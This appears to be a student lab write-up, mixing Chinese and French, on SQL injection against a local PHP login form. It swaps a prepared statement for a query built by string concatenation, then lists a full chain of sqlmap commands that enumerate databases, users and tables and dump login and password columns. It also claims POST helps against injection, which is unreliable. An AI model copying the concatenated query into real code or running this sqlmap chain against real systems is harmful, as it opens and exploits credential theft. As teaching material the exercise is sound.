在 ModelPersonne.php 中的 CheckLogin() 方法中，修改为直接拼接 SQL 查询字符串

$requete = "select \* from personne where login=:login and password=:password";

$sth = $database->prepare($requete);


$sth->execute(["login" => $login, "password" => $password]);

$requete="select \* from personne where login='" . $login . "' and password='" . $password . "'";


Dans ce code, les “:login et :password” dans la requête SQL sont des espaces réservés. Ils seront remplacés par des valeurs réelles lors de l'exécution de la requête. Cela permet d'éviter que les entrées fournies par l'utilisateur soient directement insérées dans la requête SQL, ce qui prévient les attaques par injection SQL.

De plus, il est important de noter que l'utilisation de la méthode POST pour soumettre les entrées utilisateur dans le formulaire contribue également à réduire le risque d'attaque par injection SQL. Bien que les requêtes POST ne préviennent pas directement les attaques par injection SQL, elles sont moins susceptibles d'être directement exploitées pour une attaque d'injection par rapport aux requêtes GET. Cela est dû au fait que les paramètres des requêtes POST ne sont pas directement visibles dans l'URL.


python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch --dbs




python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch --current-db




python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch -users




python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch -users --password



python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch -D pouna\_wf --tables



python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch -D pouna\_wf -T personne -columns



python sqlmap.py -u "http://localhost/doctolib\_lo07/doctolib\_lo07/app/router/router2.php" --data "action=Login&login=bo&password=sdf" --cookie "PHPSESSID=p67tgbl4rbvcm3h6f3iguc7rg2" --batch -D pouna\_wf -T personne -C "login,password" --dump